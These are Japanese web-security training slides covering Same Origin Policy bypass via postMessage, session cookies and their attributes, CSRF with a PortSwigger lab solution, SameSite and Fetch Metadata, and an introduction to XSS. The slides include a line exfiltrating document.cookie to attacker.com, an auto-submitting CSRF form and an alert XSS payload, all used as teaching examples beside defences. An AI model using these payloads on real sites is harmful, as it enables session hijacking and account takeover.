
<https://github.com/w3c/webappsec-permissions-policy/issues/241>

Feature Policy ヘッダ

- Web の世界ではヘッダを利用してセキュアにできる仕組みが数多くある
- そのうちの一つが Feature Policy (旧 Permissions Policy)
 - 指定したブラウザの機能を無効にすることができる
 - webusb や geolocation のような API を禁止することができる
 - まだ Experimental なので Firefox や Safari では(Flag を有効にしないと)利用できない

SOP Bypass Challenge 2

- shop.local は cart.shop.local と postMessage でやり取りをしてカートの数を表示している
- attacker.local でカートの数を取得する方法を考えてみよう
 - 💡 Hint : <https://developer.mozilla.org/ja/docs/Web/API/Window/postMessage>



SOP Bypass Challenge 2

セキュリティの考慮事項

他のサイトからメッセージを受け取りたくない場合、`message` イベントに対して一切イベントリスナーを追加しないでください。これはセキュリティ的な問題を避けるための完全にフルプルーフな方法です。

他のサイトからメッセージを受け取りたい場合、`origin` あるいは `source` プロパティを用いて常に送信者の識別情報を確かめてください。任意のウィンドウ（例えば、<http://evil.example.com> も含む）は任意の他のウィンドウにメッセージを送ることができ、見知らぬ送信者が悪意あるメッセージを送らない保証はありません。識別情報を確かめても、常に受け取ったメッセージの構文を確かめるべきです。さもなければ、信頼されたメッセージだけを送るとして信頼されたサイトにセキュリティホールが存在した場合に、クロスサイトスクリプティングのセキュリティホールをあなたのサイトに開けことになります。

他のウィンドウに `postMessage` でデータを送信する場合、`*` ではなく、常に具体的なターゲットオリジンを指定してください。悪意を持ったサイトはあなたの知らないうちに送信先ウィンドウの場所を変更することができ、そのまま `postMessage` で送信されたデータを傍受することができてしまいます。

SOP Bypass Challenge 2

セキュリティの考慮事項

他のサイトからメッセージを受け取りたくない場合、`message` イベントに対して一切イベントリスナーを追加しないでください。これはセキュリティ的な問題を避けるための完全にフールプルーフな方法です。

- そもそも他のサイトとやり取りをする必要がない場合、`message` イベントに Event Listener を追加しない

SOP Bypass Challenge 2

他のサイトからメッセージを受け取りたい場合、`origin` あるいは `source` プロパティを用いて常に送信者の識別情報を確かめてください。任意のウィンドウ（例えば、<http://evil.example.com> も含む）は任意の他のウィンドウにメッセージを送ることができ、見知らぬ送信者が悪意あるメッセージを送らない保証はありません。識別情報を確かめても、常に受け取ったメッセージの構文を確かめるべきです。そもそも信頼されたメッセージだけを送るとして信頼されたサイトにセキュリティホールが存在した場合に、クロスサイトスクリプティングのセキュリティホールをあなたのサイトに開けることがあります。

- メッセージを受け取る場合、必ず送信元 Origin を検証する
- 悪意あるサイトからメッセージを受け取り、そのまま処理してしまう可能性があるため

SOP Bypass Challenge 2

他のウィンドウに `postMessage` でデータを送信する場合、`*` ではなく、常に具体的なターゲットオリジンを指定してください。悪意を持ったサイトはあなたの知らないうちに送信先ウィンドウの場所を変更することができ、そのまま `postMessage` で送信されたデータを傍受することができてしまいます。

- 重要な情報を意図せず他のサイトに送信してしまうのを防ぐため、必ず送信先の Origin を指定する

SOP Bypass Challenge 2

- iframe はどこにでも埋め込めるようになっている (X-Frame-Options なし)
- postMessage で origin を検証していない

```
window.addEventListener("message", function(event) {  
    // 本来はここで event.origin を検証するべき  
    if (event.origin === "http://cart.shop") {  
        event.source.postMessage("3", event.origin);  
    }, false);
```

X-Frame-Options ... frameなどをページに埋め込むことを許可するか制御できるヘッダ。

クリックジャッキングと呼ばれる、CSSなどを利用して frame の上に偽装したリンクやボタンを設置することで、意図しない動作を誘発する手法を防ぐために利用される。

ここまでまとめ

- Web には Origin と呼ばれる概念があり、Same Origin Policy によってリソースの取得や操作が制限されている
- ただし、Cross Origin でも document.domain の変更や postMessage などを利用することで Origin を超えた通信が可能であり、利用する場合は慎重に実装する必要がある

Session & Cookie

HTTP は Stateless なプロトコル

- Stateless = HTTP 自体で状態を持たない
 - リクエストに対してレスポンスを返すだけ
- 認証状態はアプリケーションが管理しなければいけない
 - Cookie
 - IP アドレス
 - HTTP Header
 - クライアント証明書
 - etc...

ログインセッションの発行

- ・ アプリケーションはユーザーを識別するためにセッションを発行する
 - ・ 必ず一意な ID が発行され、アプリケーションはそれを保存している
 - ・ 多くの場合、この処理は抽象化されており、保存について意識することは少ない
 - ・ この ID のことを「セッションID」と呼ぶ
- ・ セッションID を Cookie としてユーザーのブラウザに保存させる
 - ・ このとき、レスポンスに `Set-Cookie: sessionid=abcd` のように Set-Cookie ヘッダを利用することでブラウザに保存させることができる
- ・ 以降、セッションの有効期限が切れるまで、Cookie がリクエストについている限りはログイン状態となる

Session と Cookie の演習

```
$ cd cookie-and-session  
$ docker compose up  
$ open http://shop.local/
```

Proxy のログを見てみよう

Burp Suite Professional v2021.6.2 - Temporary Project - licensed to GMO Pepabo, inc. [3 user license]

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Logger++

Intercept **HTTP history** WebSockets history Options

Filter: Hiding CSS, image and general binary content; matching expression shop.local

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment
44	http://shop.local	GET	/			200	629	HTML			
70	http://shop.local	GET	/			200	693	HTML			

Request

Pretty Raw Hex \n ⌂

```
1 GET / HTTP/1.1
2 Host: shop.local
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:89.0) Gecko/20100101 Firefox/89.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Cache-Control: max-age=0
10
11
```

Response

Pretty Raw Hex Render \n ⌂

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.21.1
3 Date: Wed, 14 Jul 2021 13:19:42 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 X-Powered-By: PHP/7.4.20
7 Set-Cookie: PHPSESSID=e58d695263731371bebef5177c7f35c8; path=/
8 Expires: Thu, 19 Nov 1981 08:52:00 GMT
9 Cache-Control: no-store, no-cache, must-revalidate
10 Pragma: no-cache
11 Content-Length: 335
12
13 <!DOCTYPE html>
14 <html lang="en">
15   <head>
```

INSPECTOR

ブラウザにセッション ID が Cookie として保存されている

The screenshot shows a browser window for "shop.local/" in "Burp Suite Community Edition". On the left, there is a login form with fields for "username" and "password", and a "login" button. On the right, a "Cookie Editor" dialog is open. The "Cookie Editor" has a search bar and a tree view showing a cookie named "PHPSESSID". The cookie details are as follows:

Name	Value
PHPSESSID	e58d695263731371bebef5177c7f35c8

Below the cookie details are buttons for adding (+), deleting (-), and modifying (edit).

ログインしてみる

Burp Suite Professional v2021.6.2 - Temporary Project - licensed to GMO Pepabo, inc. [3 user license]

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Logger++

Intercept **HTTP history** WebSockets history Options

Filter: Hiding CSS, image and general binary content; matching expression shop.local

# ^	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment
154	http://shop.local	POST	/login.php	✓		302	344	HTML	php		
155	http://shop.local	GET	/profile.php			200	130	HTML	php		

Request

Pretty Raw Hex \n ⌂

```
1 POST /login.php HTTP/1.1
2 Host: shop.local
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:89.0) Gecko/20100101 Firefox/89.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 27
9 Origin: http://shop.local
10 Connection: close
11 Referer: http://shop.local/
12 Cookie: PHPSESSID=e58d695263731371bebef5177c7f35c8
13 Upgrade-Insecure-Requests: 1
14
15 username=user&password=pass
```

Response

Pretty Raw Hex Render \n ⌂

```
1 HTTP/1.1 302 Found
2 Server: nginx/1.21.1
3 Date: Wed, 14 Jul 2021 13:23:14 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 X-Powered-By: PHP/7.4.20
7 Expires: Thu, 19 Nov 1981 08:52:00 GMT
8 Cache-Control: no-store, no-cache, must-revalidate
9 Pragma: no-cache
10 Set-Cookie: admin=false
11 Location: /profile.php
12 Content-Length: 0
13
14
```

Cookie は発行元へのリクエストに自動で付与される



正確に言うとCookieはSOPに従わず、スキームに関係なく送信されたりdomain属性値によって変化する。

また、スキームについてもSchemeful Same-Site Cookieでは異なるスキームの場合は送信されない。詳しくは後述する。

Cookie と Session のセキュリティを考えてみよう

- Cookie はセッション情報を格納しているものもあるため、クレデンシャルとして扱われることがある
- 1. Cookie に秘匿情報を載せるのはOK？
- 2. セッション Cookie が漏洩するとどうなる？
- 3. セッション Cookie に求められる条件は？


Cookie と Session のセキュリティを考えてみよう

- 1. Cookie に秘匿情報を載せるのはOK?
 - A. クライアントから閲覧/操作できるので NG
- 2. セッション Cookie が漏洩するとどうなる?
 - A. なりすましされる可能性がある
- 3. セッション Cookie に求められる条件は?
 - A. 推測ができないこと、強制ができないこと、漏洩しないこと

1, 2, 3 をそれぞれ確認しよう

Cookie の確認と変更

- shop.local にログインするとadmin というCookie がついている
- その値を True に変えてみましょう



Cookie の値は信頼しない

- アプリケーションが発行したからといって、その値が維持しているわけではない
- HTTP リクエストはユーザーが簡単にイジれるので、HTTP リクエストに存在しているパラメータはすべて信頼しない。必ず処理を行う前に検証を行う。


セッション Cookie が漏洩するとどうなるか

- セッション Cookie が漏洩すると、攻撃者はそのCookie を自分の HTTP リクエストに付与することで、そのユーザーになりますことができる
- Firefox で Private Window を開き、shop.local/profile.php にアクセス。Cookie をリクエストにセットすることで、そのユーザーになりますことを確認しよう。

セッションハイジャック

- ・ セッション情報を利用してなりすますことを「セッションハイジャック」と呼ぶ
- ・ セッションハイジャックを行うには、次のような方法がある
 - ・ 通信の盗聴
 - ・ XSS による Cookie の取得
 - ・ URL にセッションIDが含まれている場合にオープンリダイレクトを利用して取得
 - ・ 推測
- ・ バグレポートなどで、うっかりセッションCookieなどを載せないように注意

Session Fixation



Cookie の属性

- Expires : Cookie の有効期限
- Domain : 送信先のドメイン
 - 指定された場合、サブドメインも含む
- Path : 送信するパス
 - サブディレクトリも含む。Path=/docs のとき /docs/test にもマッチ
- Secure : https のときだけ送信する
- HttpOnly : JavaScript から触ることを禁止する
- SameSite : オリジン間での送信を制限

Domain 属性

- 特に理由がなければ設定しなくて良い
- lolipop.jp 上で google.com を設定することはできない
- mrtc0.lollipop.jp 上でlolipop.jp を指定することはできる
 - その場合 attacker.lollipop.jp からも、その Cookie にアクセスできる

TLD / eTLD

- example.jp の .jp を TLD (Top Level Domain) と呼ぶ
- test.jp や mrtc0.jp を購入することはできるが、co.jp は購入することができない
- このような例外的に TLD のように振る舞う TLD を eTLD (Effective Top Level Domain) と呼ぶ
- では、このようなドメインをどう機械的に判別するのか..?

Public Suffix List

- eTLD として振る舞うドメインをテキストファイル(!)として管理している
[https://github.com/publicsuffix/list/blob/792f13d38c795cf910de96de4baac48f1fe3162/public suffix list.dat](https://github.com/publicsuffix/list/blob/792f13d38c795cf910de96de4baac48f1fe3162/public_suffix_list.dat)
- Heroku やロリポップ！のように、ユーザーがあるドメインのサブドメインでアプリケーションを動かせる場合、前述したようなdomain 属性指定による影響を小さくすることができる
- ロリポップ！マネージドクラウドもlolipop.io を PSL に登録しています
[https://github.com/publicsuffix/list/blob/792f13d38c795cf910de96de4baac48f1fe3162/public suffix list.dat#L12041](https://github.com/publicsuffix/list/blob/792f13d38c795cf910de96de4baac48f1fe3162/public_suffix_list.dat#L12041)

Secure 属性

- 繰り返しになるが **Cookie は Same Origin Policy に従わない**
- https://** で発行された Cookie は **http://** でも送信されてしまう
 - <https://loving-nobeoka-3657.lollipop.io/setcookie.php>
- Secure 属性を付与することで **http://** に送信されないようにする
- 例えば MITM などによって 盗聴されている場合、**http://** でのアクセスで Cookie が漏洩する可能性がある

HttpOnly 属性

- JavaScript からのアクセスを禁止する
- XSS のように外部から JavaScript を差し込める脆弱性があった場合、セッション Cookie に httpOnly が付与されていなければ、セッションハイジャックにつながる
 - XSS 自体の対策ではないが、XSS 以後の保険的対策となる
 - (XSSについては後述)

```
new Image().src = "https://attacker.com/?cookie=" + document.cookie
```

SameSite Cookie ... の前に

```
<!-- attacker.com -->
<form method="POST" action="https://accounts.example.com/change_password">
  <input type="password" name="password">
  <input type="submit" value="change">
</form>
```

- 上記 HTML は attacker.com 上に置かれている HTML です
- もしこのフォームを Submit したらリクエストは受理されるでしょうか?

CSRF

Cross Site Request Forgery

どういうことが可能になるか

- 重要画面でのアクションによって変化する
 - パスワード変更
 - 送金や商品の購入
 - コメントの投稿 (爆破予告とかされると厄介ですね)
 - 権限昇格など

実践 CSRF

- BurpSuite 開発元である PortSwigger 社が提供している Web Security Academy を使って演習を行います。
- まずは一緒にやってみましょう

<https://portswigger.net/web-security/csrf/lab-no-defenses>

実践 CSRF

<https://portswigger.net/web-security/csrf/lab-no-defenses>

This lab's email change functionality is vulnerable to CSRF.

To solve the lab, craft some HTML that uses a [CSRF attack](#) to change the viewer's email address and upload it to your exploit server.

この lab ではメールアドレス変更機能に CSRF 脆弱性があります。

lab を解くには、閲覧したユーザーのメールアドレスを変更する CSRF 攻撃を実行する細工された HTML を作成し、exploit server にアップロードしてください。

あなたが使うアカウントのクレデンシャルは wiener:peter です。

解答サンプル

```
<html>

<body>

<script>window.addEventListener('DOMContentLoaded', () => { document.form.submit(); });</script>

<form name="form" action="https://<YOUR ID>.web-security-academy.net/email/change-email" method="POST">

  <input type="hidden" name="email" value="evil@example.com" />

  <input type="submit" value="Submit request" />

</form>

</body>

</html>
```

攻撃の確認

Go to exploit server

Back to lab description >

1. ページ上部の「Go to exploit server」をクリックして罠サイト作成ページに遷移

Craft a response

URL: <https://ac9c1fa21f6f242680dd02df015d0053.web-security-academy.net/exploit>

HTTPS



File:

/exploit

Head:

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

2. 作成した罠ページを HTTP レスポンス Body として保存

Body:

```
<html>
  <body>
    <script>window.addEventListener('DOMContentLoaded', () => {
      document.form.submit(); });
    </script>
    <form name="form"
      action="https://accf1f371f9624ce807402ee00fc002f.web-security-academy.net/email/change-email" method="POST">
      <input type="hidden" name="email" value="evil@example.com" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

Congratulations, you solved the lab!

3. このメッセージが出れば OK

Store

View exploit

Access log

CSRF の根本的対策 = 正規のリクエストであることを確認する

- 正規のリクエスト = 正規利用者が実行したリクエスト
- 意図したリクエストであることを証明する材料として..
 - 第三者が知り得ない情報の利用
 - 遷移してきたページの確認

第三者が知り得ない情報を使う

- CSRF トークンの埋め込みとチェック

```
<form method="POST" action="/change_password">
  <input type="password" name="password">
  <input type="token" name="#{session_id}">
  <input type="submit" value="change">
</form>
```


```
if (current_session_id !== $_POST['token']) {
  die();
}
```

本人確認を挟む

- パスワードの入力画面などを挟む
 - CSRF 対策だけでなく、Confirm 的な意味合いも含めることができる
 - e.g. アカウントの削除など取り戻せないリクエスト

CSRF (Cross Site Request Forgery) の攻撃例

先程のフォームのリクエストは送信されて受理される。この性質を利用した攻撃が CSRF.



Referrer が意図されたサイトか確認する

- Referrer には遷移してきたページのURL が含まれているため、それを確認することで意図したサイトからのリクエストかどうか確認できる
- ただし、次のような注意点がある
 - プライバシー保護のために Referrer を付与しない設定のユーザーもいる
 - https → http へのリクエストでは Referrer が付与されない
 - 正規表現の漏れも生じやすいので実装時は注意
 - /^https:\/\valid\.com/.match? の場合 <https://valid.com.evil.com/> が通る
 - /\Ahttps:\/\valid\.com\Z/.match? が望ましい

CSRF のまとめ

 発生箇所：重要な処理が行われるページ

重要 = パスワードの変更や商品の購入や書き込みなど

 影響：被害者の権限で重要な処理が実行される

 深刻度：Medium ~ High

 対策：正規のリクエストであることを確認する

SameSite Cookie

- Cookie の送信先を Same Site に制限する(今は Chrome でデフォ Lax)

HTML	lax	strict
	✓	✗
<form method="get" action="http://example.com/" >	✓	✗
<form method="post" action="http://example.com/" >	✗	✗
	✗	✗
<iframe src="http://example.com/">	✗	✗
axios.get('http://example.com/', {withCredentials: true})	✗	✗

eTLD + 1 ... e.g. example.com や mrtc0.github.io など。

Same Site とは「eTLD + 1 が同じであること」なので、例えばlogin.github.io と my.github.io は Same Site となる。

Same Site は Same Origin と違って Scheme や Port の違いは無視されるが、Schemeful Same Site の場合は Scheme は一致しなければならない。


Fetch Metadata

- Chrome では Fetch Metadata が実装されているので、次のようなヘッダが付与される
 - 2021/07/13 Firefox 90 でも実装!

```
▼ Request Headers
:authority: [REDACTED]
:method: GET
:path: /
:scheme: https
accept: image/webp,image/apng,image/*,*/*;q=0.8
accept-encoding: gzip, deflate, br
accept-language: ja,en-US;q=0.9,en;q=0.8
referer: [REDACTED]
sec-fetch-dest: image
sec-fetch-mode: no-cors
sec-fetch-site: cross-site
```

Fetch Metadata

- Fetch Metadata は(サーバー側の)アプリケーションが、リクエストがクロスオリジンから発生したものがコンテキストを取得できるようにした機能
- Sec-Fetch-* というヘッダに HTTP リクエストのコンテキスト情報が含まれている



<https://blog.mozilla.org/security/2021/07/12/firefox-90-supports-fetch-metadata-request-headers/>

Sec-Fetch-Site

- Sec-Fetch-Site の値は次の4つのいずれかになる
 - 同 Origin だと **same-origin**
 - Same Site (bar.example.com) だと **same-site**
 - ブラウザ経由(ブックマーククリックなど)では **none**
 - 別サイトからだと **cross-site**
- 他にも Sec-Fetch-Mode や Sec-Fetch-Dest がある

例えば CSRF 対策に利用できる(擬似コード)

```
def cross_site_request?(request)
  request['headers']['sec-fetch-site'].not_includes? ['cross-site', 'same-site']
end

if request.method == "POST" && corss_site_request?(request)
  return True
else
  return False
end
```

Safari が未実装なので、まだ実用はできないかな ... 感

Proxy で CSRF を対策する

どうしてもアプリケーションで対策取れないっす ... という場合はプロキシでやる手も ...

例えば Envoy Proxy では CSRF Filter があり、リクエストの Origin と Referrer を確認して意図しないサイトからのリクエストを弾くことができる

The screenshot shows a portion of the Envoy documentation website. At the top, there's a navigation bar with links for "Getting Started", "Sandboxes", and "CSRF filter". Below the navigation, there's a breadcrumb trail: "Home » Getting Started » Sandboxes » CSRF filter". To the right of the breadcrumb, there's a link "View page source".

The main content area has a title "CSRF filter". Below the title, there's a paragraph about what CSRF is and how it works. It mentions that Envoy can mitigate this attack by checking the request's origin.

On the right side of the page, there's a sidebar titled "Requirements" which includes a section for "Sandbox environment". It says: "Setup your sandbox environment with Docker and Docker Compose, and clone the Envoy repository with Git."

At the bottom of the main content area, there's a note about the frontend having a field to input the remote domain and radio buttons for selecting CSRF enforcement choices. There's a list of five options:

- Disabled: CSRF is disabled on the requested route. This will result in a successful request since there is no CSRF enforcement.
- Shadow Mode: CSRF is not enforced on the requested route but will record if the request contains a valid source origin.
- Enabled: CSRF is enabled and will return a 403 (Forbidden) status code when a request is made from a different origin.
- Ignored: CSRF is enabled but the request type is a GET. This should bypass the CSRF filter and return successfully.

ここまでまとめ

まとめ

- セッション Cookie の取り扱いは慎重に。漏洩させない、固定させない、推測させない。
- Cookie の属性は多数あるが、セキュリティ的に付与するのは次の 3つ
 - httpOnly, Secure, SameSite="Lax or Strict"
 - domain を指定するとサブドメインにも送信されるので注意
- Cookie は Cross Origin Request でも送信されるため、それを利用して重要処理の実行を行う CSRF と呼ばれる攻撃がある
- CSRF の対策は、CSRF Token の利用など、意図されたリクエストかどうか確認することである

Web セキュリティ研修

~ XSS ~

セキュリティ対策室
Kohei Morita / @mrtc0

XSS (Cross Site Scripting) とは

- ある Web ページにアクセスしたブラウザ上で、攻撃者が用意した任意の JavaScript コードを実行する攻撃手法

```
<something>
<?php
echo $_GET["user_input"];
?>

</something>
```

```
<something>
<script>alert(1)</script>
</something>
```


[https://victim.com/?user_input=<script>alert\(1\)</script>](https://victim.com/?user_input=<script>alert(1)</script>)

XSS の何が問題になるか

- XSS でできること = JavaScript でできること全部
